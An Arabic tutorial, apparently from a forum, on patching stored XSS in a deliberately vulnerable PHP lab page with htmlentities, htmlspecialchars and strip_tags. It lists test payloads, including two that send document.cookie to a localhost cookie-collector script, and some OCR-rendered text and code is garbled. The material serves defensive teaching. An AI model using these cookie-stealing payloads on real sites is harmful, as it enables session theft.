
نفتح الملف **xss-sav.php** وكما تعلمنا سابقاً ان الخطأ البرمجي هو طباعة المخرجات دون فلترتها في سطر **140** وسطر **145** طبعا الاول هو الخاص بالعنوان والثاني هو الخاص بالتعليق.

```

Rapid PHP 2010 - [C:\AppServ\www\xss\xss-sav.php]
File Edit Search HTML Format HTML CSS PHP Script View Project Tools Options Windows Help
139 <td width="14"><span class="style5">:</td>
140 <td width="357"><?php echo htmlentities ($nassravi['name']); ?></span></td>
141 </tr>
142 <tr>
143 <td valign="top" align="center" class="style1">التعليق</td>
144 <td valign="top"><span class="style5">:</td>
145 <td><?php echo htmlentities ($nassravi['comment']); ?></span></td>
146 </tr>
147 </table></td>
148 </tr>
149 </table>
150 <BR>
151
152 <?php
153
154 mysql_close(); // اغلاق الاتصال في القاعدة
155 ?>
156 <br />
Code Editor Preview Horizontal Split Vertical Split
xss-sav2.php xss-nosav4.php xss-nosav2.php xss-nosav.php xss-sav.php *
145 : 81 Modified 5.05 kb UTF-8 For Help, press Ctrl+F1 no project loaded

```

استخدام الدالة بسيط وضعها قبل المراد طباعته وداخل () كما في الصورة . .



نقوم بادخال حرف عربي كمثل ..



وكما تشاهد مشاكل الترميز كثيرة ولا تنتهي في الدالة ، ناهيك عن تبديل حجم القاعده والاحرف .

السلام عليكم ورحمة الله وبركاته . .
السلام عليكم ورحمة الله وبركاته أهلاً وسهلاً بك من سكرت اختيار لغات XSS
تتألم وسهلاً بك من سكرت اختيار لغات XSS

العودة إلى الرئيسية :

العنوان :

```
<script>alert(1)</script>  
<script>alert(document.cookie)</script>  
" onmouseover=prompt(11111) bad="  
<script SRC=http://localhost  
/xss/cookies.php?'+document.cookie></script>  
<script>document.location='http://localhost  
/xss/cookies.php?'+document.cookie</script>  
<script>alert(document.cookie)</script>  
<script>alert(1)</script>  
<script>alert(document.cookie)</script>  
<script>alert(1)</script>  
<script>alert(document.cookie)</script>  
<script>alert(1)</script>  
<script>alert(document.cookie)</script>  
<script>alert(1)</script>  
<script>alert(1)</script>  
<script>alert(1)</script>  
<script>alert(1)</script>  
<script>alert(1)</script>
```


أحذر!

السكرت مماب , والهدف من طرحه عمل الاختبارات الأمنية عليه , لذلك احذر
من رفعه علماً باستخافه حياً . وفي حالة كان حملوك يحتوى على أى شيء مباشر
تتمنى قطع الاتصال في الانترنت قبل العمل عليه لأسباب أمنية !


ولكن هي ناجحة في الترفيع ، نقوم بنسخ المستند ولصقه وتجربة الارسال . .



انسخ **المستند** بأكمله والصقه ..



وكما تشاهد تم الطباعه دون الحذف والتنفيذ ..



طبعا بعد عرض المصدر وكما تشاهد تم تحويل الوسوم الضرورية الى **ASCII** وبذلك عرض دون تنفيذ ، طبعا الى / بسبب ان الـ **Magic Quotes** مُفَعَّل وان شاء الله مستقبلاً سنتعلم فوائده 😊👍

تمام الان تم ترقيع الثغرة بشكل كامل باستخدام الدالة المشهورة **htmlspecialchars** ذكرنا سابقاً انها تقوم بطباعة المخرجات مع تحويل بعض الوسوم الى **ASCII** لمنع تنفيذها ،

قد يأتي شخص ويقول نصراني انا احتاج الى بعض الوسوم الخاصة في الـ HTML في صندوق الرد مثل الخاص بجعل النص عريض مثلاً .

هنا يأتي عمل الدالة strip_tags


الدالة عكس السابقة htmlspecialchars التي تقوم بتحويل الوسوم الى ASCII وطباعتها بشكل كامل , الدالة strip_tags تقوم "بالحذف" بشكل كامل لجميع الوسوم الخطيرة وكذلك الوسوم التي تملكها الدالة السابقة مثل < > وتحويلها الى ASCII ولكن هي اكثر دقة من السابقة بكل تأكيد وهي تقوم "بالحذف" للاكواد الخطيرة وعمل تحويل لبعض الوسوم , هي جيدة فعلاً ويستخدمها الكثير ولكن "الحذف" غير مقنع للبعض , على العموم سنقوم باستخدام الدالة بالشكل الافتراضي

```
Rapid PHP 2010 - [C:\AppServ\www\xss\xss-sav.php]
File Edit Search HTML Format HTML CSS PHP Script View Project Tools Options Windows Help
139 <td width="14"><span class="style5">:</span></td>
140 <td width="357"><?php echo strip_tags ($nassrawi['name']) : ?></span></td>
141 </tr>
142 <tr>
143 <td valign="top" align="center" class="style1">التعليق</td>
144 <td valign="top"><span class="style5">:</span></td>
145 <td><?php echo strip_tags ($nassrawi['comment']) : ?></span></td>
146 </tr>
147 </table></td>
148 </tr>
149 </table>
150 <BR>
151
152 <?php
153
154 mysql_close(); // اغلاق الاتصال في القاعدة
155 ?>
156 <br />
Code Editor Preview Horizontal Split Vertical Split
xss-sav2.php xss-nosav4.php xss-nosav2.php xss-nosav.php * xss-sav.php *
145 : 81 Modified 5.05 kb UTF-8 For Help, press Ctrl+F1 no project loaded
```

كما تعلمنا سابقاً .



قم بتجربة الاستغلالات .



وكما تشاهد تم الحذف والتعديل والتعطيل والخ . .

جيد الان نعود الى محور حديثنا كيفية السماح الى بعض الوسوم المفيدة مثل! **
** ****

الدالة لها بارمترين الاول هو المراد تأمينه كما تعلمنا سابقاً والثاني هي الوسوم المسموحة . .

```

Rapid PHP 2010 - [C:\AppServ\www\xss\xss-sav.php]
File Edit Search HTML Format HTML CSS PHP Script View Project Tools Options Windows Help
136 <table width="400" border="0" cellpadding="3" cellspacing="1" bgcolor="#5C5858">
137 <tr>
138 <td width="117" align="center" class="style1">العنوان</td>
139 <td width="14"><span class="style5">:</td>
140 <td width="357"><?php echo strip_tags ($nassrawi['name'], "<b>"); ?></span></td>
141 </tr>
142 <tr>
143 <td valign="top" align="center" class="style1">التعليق</td>
144 <td valign="top"><span class="style5">:</td>
